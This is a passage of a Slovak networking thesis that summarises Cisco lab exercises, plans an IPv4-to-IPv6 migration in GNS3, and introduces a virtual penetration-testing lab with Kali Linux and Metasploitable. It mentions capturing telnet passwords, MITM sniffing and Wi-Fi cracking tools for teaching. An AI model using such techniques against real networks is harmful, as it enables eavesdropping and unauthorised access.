5.1.1 Základy Cisco zariadení, vzdialená správa IPv4/IPv6 telnetom, virtuálne LAN, trunky (dot1q), Virtual Trunk Protocol (VTP), Intra VLAN komunikácia pomocou smerovača a distribučného L3 prepínača

Úloha analyzuje základné nastavenia Cisco prepínačov a smerovačov a pre vzdialenú správu pomocou telnetu. Ďalej sa venuje jednoduchšej logickej segmentácii pomocou VLAN a zaoberá sa bezpečnosťou v lokálnych sieťach. Praktické zadania preveria vedomosti a praktické zručnosti pri konfigurácii Virtuálnych LAN, trunkových liniek so statickým i dynamickým nastavením a inicializáciou. Následne je použitý VTP pre efektívnu prácu s VLAN. Sú preskúvané bezpečnostné hrozby VTP v produkčnej sieti.

5.1.2 Ethernet, Broadcast- všesmerové, Multicast- viacsmerové vysielanie, CDP

Úloha preskúma vytváranie broadcastu, multicastu pomocou Wireshark, vytvorí sa jednoduchá Ethernet topológia v GNS3 a pomocou pingu sa overí ARP. Ďalej sa analyzujú možnosti Cisco proprietárneho protokolu pre objavovanie pripojených Cisco susedov.

5.1.3 Riadenie prístupu a prevádzky SSH, preklad adres DNS, správa a ladenie siete IPv4/ IPv6 s ICMP

Úloha analyzuje možnosti, Secure Shellu (SSH) pre vzdialenú správu a administráciu smerovača z laptopu pripojeného do siete. Je použitá jednoduchá topológia v GNS3 z predchádzajúcej laboratornej úlohy Ethernet Broadcast. Ďalej je implementovaná IPv6 a bude mať svoje vlastné zapojenie pre správu pomocou SSH. Je popísaný i protokol ICMP (Internet Control Message Protocol), hlavne jeho spolupráca s IPv4/IPv6 pre správu siete. V neposlednom rade sa práca zameriava na použitie protokolu DNS (Domain Name System) jeho spoluprácu s IPv4 pre preklad URL na IP adresu. Pomocou Wireshark sa analyzuje preklad domén s využitím aplikačného protokolu DNS a známeho portu 53. K tomu účelu je použitá jednoduchá topológia v GNS3 z predchádzajúcej úlohy o ICMP.

5.1.4 IPv6 NDP, správa adres, DHCPv4 a bez/stavový DHCPv6, IPv4/IPv6 statické smerovanie

Úloha rozoberá základné typy IPv6 adres vo Wireshark. Pridelovanie rôznych typov adres pre smerovače a host'ov. Následne preskúma rozdiel adres z IPv4 a mapovanie L3 na L2 adresu pomocou protokolu NDP. Poslednou časťou NDP bude odhaľovanie

smerovačov RS a RA. Používajú sa jednoduché topológie v GNS3 z laboratórnej úlohy o vzdialenej správe IPv4 a IPv6 siete, ktoré sú upravené pre potreby danej úlohy. IPv6 používa úplne odlišný spôsob zisťovania L2 adries a cieľom tejto úlohy je zoznámiť sa s ním. Správa IPv4 a IPv6 adries siete a procesy pri pridelovaní statických a dynamických adries pomocou DHCP sú časťou úlohy. Používa sa topológia v GNS3, kde sú zohľadnené tri možnosti pridelovania IPv6 adries (statické, bez/stavový DHCPv6). V neposlednom rade sú popísané možnosti statického smerovania IPv4/IPv6 a typy z praxe.

5.1.5 Dynamické smerovanie OSPF pre protokoly IPv4/ IPv6

Úloha skúma možnosti dynamického smerovania pre IPv4 a IPv6. Sieťový špecialista v spoločnosti AB&B dostal za úlohu nasadiť EIGRP pre holandského zákazníka. Zákazník požiadal zabezpečiť konektivitu v jeho internej sieti, nakoľko spoločnosť vytvára riešenia pomocou Cisco smerovačov. Návrh dizajnu pre zviditeľnenie Cisca bol vlastný protokol pre smerovanie EIGRP. Práca bola rozdelená do niekoľkých bodov. Po splnení by malo nasledovať testovanie so zákazníkom. V existujúcej sieti je potrebné skontrolovať adresy.

5.1.6 Dynamické smerovanie OSPF pre protokoly IPv4/ IPv6

Úloha analyzuje možnosti OSPF smerovania pre IPv4 a IPv6. Sieťový inžinier v spoločnosti Frint dostal projekt nasadiť OSPF pre nemeckého zákazníka. Zákazník požiadal zabezpečiť konektivitu v jeho internej sieti, nakoľko spoločnosť vytvára riešenia pomocou rôznych smerovačov, a preto bol zvolený OSPF. Projekt bol rozdelený do niekoľkých bodov, ktoré pokrývajú základné praktické zručnosti a pomôžu s prípravou na certifikát. Testovanie so zákazníkom je časťou, ktorá preverí znalosť oblasti troubleshootingu.

5.1.7 Prechod z IPv4 na IPv6a tunelovanie, P2P MCT/GRE statické tunely, multipoint automatické 6to4 a ISATAP tunely

Úloha preskúma techniky podporované Cisco zariadeniami pre prechod z IPv4 na IPv6. Stručne sú zhrnuté konfigurácia duálnej sady, tunelovania a prekladu adries. Jednotliví zákazníci majú unikátne potreby podľa stávajúcej infraštruktúry. Práca bola rozdelená do niekoľkých bodov, ktoré pokrývajú základné praktické znalosti so zameraním prechodu na protokolovú sadu IPv6. Prvá kapitola je venovaná statickému tunelovaniu IPv6 nad IPv4 MCT/GRE tunela. Druhá kapitola Automatické 6to4 a ISATAP tunely sú použité pri migrácii viacerých bodových spojení, kde má zákazník veľa pobočiek. Jednotlivé typy sa líšia podľa zapuzdrenia do tunela.

6 LABORATÓRNA ÚLOHA NASADENIA IPV6 V SIETI IPV4


Praktické laboratórne cvičenie znázorňuje ukázkový postup ako nakonfigurovať IPv4 a IPv6 zariadenia a pripraviť sa na prechod zo existujúcej fiktívnej IPv4 siete na IPv6 pomocou GNS3 a image smerovača Cisco *série 7200* s IOS verziou *15.2(4) S3*. Pomocou tohto smerovača je možné konfigurovať sieťové topológie i väčšieho rozsahu a otestovať funkčnosť IPv6, smerovania, IP Security VPN a pod. Ovládanie prebiehalo pomocou rozhrania aplikácie *telnet*, ktoré je rovnaké ako na skutočných zariadeniach. Táto laboratórna úloha bola vypracovaná na *MacBook Pro Early 2013 s OS X El Capitan 10.11.1 s VirtualBoxom* a testoval som *GNS3 1.4.1* i na *Windows 7* a *Kali Linux*.

Od organizácie *RIPE* sme dostali pre túto úlohu adresný priestor *185.14.232.0/22* a IPv6 adresný priestor *2a00:cb20::/56*. Tieto bloky sú použité na priradenie rôznych hraničných rozhraní, podľa požiadaviek zákazníka. Prvým cieľom úlohy je rozdelenie adres, nakonfigurovanie smerovačov klasickým IPv4. Management adres je uvedený v tabuľke nižšie, kde boli pre IPv6 použité dostupné alokované adresy a využitý ešte subnetting na */64* (*2a00:cb20:[xx]::/64* kde *xx* je z rozsahu *00, 01, 02 ... ff* - celkovo 256 podsietí). Na point-to-point linkách medzi smerovačmi boli priradené adresy s dĺžkou prefix */126* z dôvodu šetrenia adresného priestoru. Dané prefixy boli priradené k rôznym linkám a spätným slučkám smerovačov. Pre prístupovú vstupu LAN sietí boli vybraté adresy z *fd00:cb20:x::/64*. Aby bolo dané cvičenie prehľadnejšie a pochopiteľnejšie, boli vybrané *xx* pre rozhranie smerovačov. Pre spätné slučky (loopback) zariadení boli použité adresy z prefix *2a00:cb20:f::/112*. Management adres je zosumarizovaný v nasledujúcej tabuľke. Pre adresy LAN rozhraní pre vnútornú štruktúru sietí sú použité adresy z rozsahu *fd00:cb20:6:1::/64*. Ide o unikátne lokálne (privátne) adresy, ktoré nemusia byť registrované. Popis úlohy je podľa oblastí zo smerovacieho protokolu OSPF.

Pre PC6 je zadaná požiadavka na konfiguráciu pomocou dynamicky pridelenej adresy *EUI-64* podľa MAC v oblasti 20. V oblasti 30 je zadaná požiadavka na priraďovanie adres pomocou bezstavového DHCP servera na rozhraní *e1/0*. Pre smerovanie na chrbtových smerovačoch (*R1, R2, R3*) bol využitý protokol *OSPFv3* a *OSPFv2*, kde bola implementovaná duálna sada IPv4 a IPv6 adresy. Pre smerovanie z oblasti 20 pre protokol IPv6 je použité statické smerovanie a tunelovanie cez *R2* a *R1* pre prístup do oblasti 10. Pre komunikáciu s klientmi s vyhradeným IPv4 (PC1 a Media Server) je použitý NAT-PT preklad na vnútornom rozhraní lokálnej siete smerovača. [1]


6.1 Topológia zákazníckej siete

V seminárnej práci bola vytvorená laboratórna úloha, ktorá má za cieľ zoznámiť sa s návrhom a riešením migrácie z IPv4 na IPv6. Na Obr. 25 nižšie je znázornená topológia IPv4 siete zákazníka, ktorá zabezpečuje dostupnosť všetkých zariadení. Naplánovaná mapa siete s intra chrbtovou sieťou *R1-R2-R3* predstavuje dokonalé prostredie pre tréning znalostí konfigurácie Cisco smerovačov v prostredí GNS3. Prístupové smerovače *R4, R5* majú pripojenú lokálnu sieť a *R6* predstavuje bod poslednej míle, ktorý pripája vnútornú sieť do Internetu. Zákazník má záložný mediálny server pre archiváciu svojich dát.



Obr. 25: Topológia IPv4 siete bez podpory IPv6 [autor]

Topológia bola doplnená o dáta IPv6 siete a metódy, ktoré boli využité pri nasadzovaní nového protokolu. Z dôvodu citlivosti dát bol vytvorený IPSec tunel medzi *R4* a *R6*.



Obr. 26: Topológia IPv4 siete s podporou IPv6 [autor]

6.2 Adresovanie na úrovni sieťovej vrstvy

Na základe požiadaviek zákazníka, bola navrhnutá adresácia IPv4 a IPv6. Každé zariadenie obsahuje i spätnú slučku, využitú v smerovacích protokoloch a tunelovaní. Výhodou je, že dané fiktívne rozhranie nikdy nemôže mať výpadok na fyzickej vrstve.

Tab. 8: Adresácia zariadení na úrovni sieťovej vrstvy pre správu siete zákazníka [autor]







Smerovač	Rozhranie	IPv4 adresa	IPv6 adresa	Pripojené k
R1	s2/0	185.14.235.209/30	2a00:cb20:DD::1/126	R2
	s2/2	185.14.235.213/30	2a00:cb20:DD::5/126	R3
	g0/0	185.14.235.217/30	2a00:cb20:DD::9/126	R6
	Lo0	185.14.235.249/32	2a00:cb20:f::1/128	*
R2	s2/0	185.14.235.210/30	2a00:cb20:DD::2/126	R1
	s2/1	185.14.235.221/30	2a00:cb20:DD::13/126	R3
	g0/0	185.14.235.17/30	2a00:cb20:DD::17/126	R4
	Lo0	185.14.235.250/32	2a00:cb20:f::2/128	*
R3	s2/2	185.14.235.214/30	2a00:cb20:DD::6/126	R1
	s2/1	185.14.235.222/30	2a00:cb20:DD::14/126	R2
	g0/0	185.14.235.225/30	2a00:cb20:DD::21/126	R5
	Lo0	185.14.235.251/32	2a00:cb20:f::3/128	*
R4	g0/0	185.14.232.18/30	2a00:cb20:DD::18/126	R2
	e1/0	192.168.14.1/24	fd00:cb20:3:1::/64 eui-64	SW1/L2
	Lo0	185.14.235.252/32	2a00:cb20:f::4/128	*
R5	g0/0	185.14.235.226/30	2a00:cb20:DD::22/126	R3
	e1/0	192.168.20.1/26		PC1

DHCPv6 server	<i>e1/1</i>	<i>192.168.20.65/26</i>	<i>fd00:cb20:5:1::1/64</i>	<i>PC2</i>
	<i>Lo0</i>	<i>185.14.235.253/32</i>	<i>2a00:cb20:f::5/128</i>	*
R6	<i>g0/0</i>	<i>185.14.235.218/30</i>	<i>2a00:cb20:DD::10/126</i>	<i>R1</i>
	<i>e1/2</i>	<i>172.18.12.1/23</i>	<i>fd00:cb20:6:1::1/64</i>	<i>PC4</i>
	<i>e1/1</i>	<i>171.18.15.1/26</i>		<i>Media Server</i>
	<i>e1/0</i>	<i>185.14.235.254/32</i>	<i>fd00:cb20:2:1::1</i>	<i>SW2/L2 - PC5</i>
	<i>Lo0</i>	<i>185.14.235.254/32</i>	<i>2a00:cb20:f::6/128</i>	
PC1	<i>NIC</i>	<i>192.168.20.70/26</i>		
SW2/L3	<i>Fa0/0</i>	<i>192.168.20.10/26</i>	<i>DHCPv6 klient</i>	
SW3/L3	<i>Fa0/0</i>	<i>172.18.15.10/26</i>	<i>2a00:cb20:f::13/128</i>	
SW4/L3	<i>Fa0/0</i>	<i>172.18.12.10/23</i>	<i>2a00:cb20:f::14/128</i>	
Media Server	<i>NIC</i>	<i>172.18.15.194/26</i>		
SW1/L3	<i>Fa0/0</i>	<i>192.168.14.10/24</i>	<i>fd00:cb20:3:1::/64 eui-64</i>	

6.3 Konfigurácia sieťových zariadení

V nižšie uvedenej *Tab. 9* sú exportované konfigurácie a zdrojové kódy zodpovedajúcim zariadeniam. Dané konfigurácie a sú testované a ladené pomocou *show debug* príkazov, , sú implementované postupne. Každý súbor predstavuje postupnosť šiestich krokov v závislosti od smerovača. Najskôr sa nastaví základná konfigurácia prístupu, hesiel a šifrovania systému. Ďalej nasleduje nastavenie tretej vrstvy (logických) adries a loopbackov. Ako smerovací protokol je použitý *OSPFv2(IPv4)* a *OSPFv3(IPv6)*, pomocou neho sú konfigurované inzerované oblasti a rozhrania, cez ktoré sa hľadajú susedia. Ďalej je aktivovaný IPv6 model a sú priradené adresy rozhraniám. V poslednom kroku je nastavovaný *DHCP server*, *IPSec tunel* a *NAT-PT* preklad.

Tab. 9: Konfigurácia smerovačov v Cisco IOS 15.2(4) S3 [autor]


R1	R2	R3
 R1.txt	 R2.txt	 R3.txt
R4	R5	R6
 R4.txt	 R5.txt	 R6.txt

6.4 Penetračné testovanie IPv6 v GNS3

Predchádzajúca laboratórna úloha bola ukážkou dizajnu a využitia pokročilého emulačného nástroja pri nasadení IPv6 do produkčnej siete. Kapitola 5 je úvodom do vytvoreného kurzu praktických znalostí, čo je ideálnou prípravou pre vstupnú certifikáciu CCNA, ktorá je bránou do networkingu. Dané laboratórne cvičenia sú zároveň ukážkovo vypracované a okrem riešení obsahujú aj otázky pre hlbšie štúdium a kontrolu vedomostí. Navyše je každá laboratórna úloha doplnená i ukážkou sledovania paketov vo Wiresharku, čo nám pomáha lepšie detailnejšie porozumieť naučeným technológiám. [21] [23]

6.4.1 Virtuálne prostredie penetračného testovania

V dôsledku testovania v produkčnej sieti je nepravdepodobné, že sa zmeny budú explicitne testovať v ostrej prevádzke. Preto sa vytvára virtuálne prostredie s virtuálnymi stanicami. V diplomovej práci je použitý Virtual Box, ktorý je voľne dostupný na <https://www.virtualbox.org/wiki/Downloads>. Virtuálne stanice a ich výkon sú limitované výkonom fyzického zariadenia. Ako úložné médium pre virtualizačný operačný systém slúži VDI (Virtual Box Disk Image), kde sa stanoví dynamická alebo pevná veľkosť disku. Pri spustení VirtualBox je potrebné zadať zavádzacie médium (boot CD/DVD, flash), čím sa nainštaluje systém na virtuálny hardisk VMDK (Virtual Machine Disk). GNS3 používa hypervisor Dynamips a je možné nastaviť prepojenie virtual PC so smerovačmi.



Obr. 27: Ukážka emulácie OS Kali-Linux a IOS Cisco C7200 s Dynamips [autor]


Nasledující úloha využívá distribúciu Kali Linux, známú tiež pod menom BackTrack. BackTrack začal vyvíjať verziu 5 v roku 2006, v roku 2012 sa vývojári rozhodli prísť s novým menom. Kali Linux je Debian distribúciou s balíkom penetračných nástrojov, ktorá používa grafické rozhranie GNOME. Kali Linux je voľne k dispozícii na webovom portáli: <https://www.kali.org/downloads/>. Výhodou je obrovská podpora komunity, kurzy, preddefinované nástroje na zrýchlenie písania skriptov. Ďalšou výhodou je možnosť jednoduchkej prípravy tzv. live verzie na DVD alebo Flash, čo umožňuje použitie týchto nástrojov bez inštalácie. Pre účely tejto práce bol pripravený Kali Linux na Flash a integrita jeho súborov bola overená otláčkou SHA1, porovnaním vypočítaným zo stiahnutej distribúcie a nahraného hashu na webe. Ak by chcel sťahovaný súbor podvrhnúť potenciálny útočník, mohol by tak urobiť DNS presmerovaním na porovnávač otláčkov tretej strany, ktorý dá samozrejme zhodu. Útoky sa nazývajú phishing a pharming (podvodné emaily a DNS).

6.4.2 Prepojenie GNS3 a VirtualBoxu s podporou programov na testovanie útokov

Veľmi veľkou výhodou je možnosť prepojenia GNS3 s VirtualBoxom, do ktorého je možné virtualizovať ľubovoľný operačný systém. Všetko bude vykonávané mimo produkcie. Testovanie pre účely práce bude využívať Windows XP, 8, Server 2012 a Linux Ubuntu. VirtualBox je hypervisor, ktorý zabezpečuje emulovanie reálneho hardwaru pre zariadenie. Iný príklad hypervisoru je VMware, Parallels, ktoré v podstate klame operačný systém. Limitujúcim faktorom počtu virtuálnych počítačov je procesor a pamäť. V prípade Microsoft Windows je vyžadovaná licencia. [11]

Ďalšou významnou distribúciou, ktorá sa použije pre testovanie je Metasploitable, odhaľujúca známe otvorené zraniteľnosti, ktoré môže zneužiť útočník. Metasploitable 2 je dostupný v poslednej verzii 2 z odkazu Rapid7 alebo <http://sourceforge.net>. Vytvorí sa virtuálna stanica, na ktorej sa alokuje 512 MB pamäte a použije sa 1 jadro CPU. Pred testovaním siete je dôležité dôkladne vybrať sieťový adaptér. Predvolená hodnota je NAT, čím sa použije preklad adres. Avšak odporúča sa použiť VirtualBox host-only sieť, čím bude hosť používať vlastný rozsah a logické rozhranie (vbox1, vbox2, vbox3 a pod.).


Ďalšou možnosťou je použiť bridge rozhranie a premostiť fyzickú sieťovú kartu/ Wi-Fi s virtuálnym prostredím.



Obr. 28: Nastavenie premostenia do Wi-Fi siete s povolením promiskuitného módu [autor]

Obr. 28 zobrazuje dostupnosť adresy smerovača z konzoly terminálu OSX, čo má využitie pri prepojení reálnej siete s logickou, pre účely testovania výkonu zariadení, simulovania penetračných testov v produkčnej sieti a pod, je to zachytené Linuxom pomocou Wiresharku. Ping využíva ICMP protokol a Kali v pozícii MITM, pri povolení promiskuitného módu môže čítať komunikáciu. Pomocou premostenia sa útočník môže chrániť pri prelamaní hesla Wi-Fi a využiť k tomu nástroje NetStumbler, Kismet, CoWPAtty, AirSnort, ALSEAP a mnohé ďalšie. [23]

Poslednou možnosťou pre sieťové rozhranie, ktoré bude popísané, je možnosť vytvorenia DHCP servera vo VirtualBoxe. Keďže funkciu DHCP servera zabezpečí smerovač v GNS3, bude táto voľba deaktivovaná. Použitím VirtualBoxu sa zabezpečí bezpečné prostredie pre penetračné testovanie, či skenovanie pomocou Armitage, NMAP, Wireshark, Parasite6 bez rizika ohrozenia akejkoľvek stanice v produkčnej sieti. [21]



Obr. 29: Zachytené telnet dáta pri autentifikácii a rekonštrukcia komunikácie [autor]

6.4.3 Wireshark profesionálny protokolový analyzátor na zachytávanie paketov

V laboratórnych úlohách bol použitý Wireshark, profesionálny protokolový analyzátor, ktorý detailne zobrazí obsahy rámcov, paketov či datagramov. Dokáže pomôcť pri špecifikácii chyby aplikácie v sieti, čo následne pomôže pri prepise kódu. Z pohľadu sieťového technika potvrdzuje správne fungovanie siete, príp. odhaľuje útoky na sieť. Vo vytvorených praktických cvičeniach je množstvo príkladov odchyťovania paketov. Prakticky sa nasadzuje Wireshark ako MiTM do siete, kde sa nastaví na porte zrkadlenie, žiadaného toku dát a môže dáta využiť pri hľadaní problémov, príp. logovaní pre budúce využitie. Pri reaktívnom zásahu útoku je dobrým zvykom postupovať ku zdroju útoku a mapovaním hľadať pôvodcu útoku. Wireshark má obrovskú komunitu užívateľov a existuje veľa zásuvných modulov napríklad pre možnosti rekonštrukcie paketov, hovorov, filtrovania, vytvárania grafov atď. Obr. 29 zobrazuje len malú časť toho, čo Wireshark ponúka, je to ukážka zachytenia autentifikačného hesla pri nešifrovanej vzdialenej správe pomocou telnetu z druhej laboratórnej úlohy. Prostredie je intuitívne, dátové toky a protokolové toky sú označené farbami, rozlíšená je aj UDP a TCP premávka a sú trakované aplikačné porty a zároveň sa vytvárajú rôzne štatistiky. Na základe týchto

štatistík sa môže skúmať, kto posiela/prijíma najviac dát v sieti, a triediť tieto informácie na základe IPv4/IPv6, HTTP (web aplikácie)/FTP (File Transfer Protocol - datový prenos)/VoIP(Voice over Internet Protocol - SIP)/P2P (BitTorrent) aplikácie. Ďalej ponúka množstvo grafov - IO grafy aj Flow grafy v grafickom rozhraní. Pokiaľ nemáme možnosť použiť GUI (Graphical User Interface) je možné použiť TShark a zobrazovať obsah sieťového rozhrania pomocou CLI (Command Line Interface). V každej úlohe bolo odporúčané analyzovať protokoly, aby sa rozoznalo normálne správanie siete a v prípade útoku bolo možné rozpoznať neštandardné príznaky a šablóny hrozieb pri testovaní v produkčnom prostredí. [23]

Penetračné testy v IPv6 sú robené na:

- CPU- Intel® Core (TM)i5-3230M 2,6GHz
- RAM- 8 GHz 1600MHz DDR3, GPU- Intel® HD 4000 - 1GB
- OS X El Capitan 10.11.1, Virtual Box 5.0.14, GNS3 1.4.1, Wireshark 1.12.4,
- Cisco® IOS C7200-ADVIPSERVICESK9-M, Version 15.2(4)S5
- GNS3 a Wireshark
- IOS smerovač – šablóna smerovača s Ethernet rozhraním

Prevenčia a zníženie rizík bezpečnosti IPv6

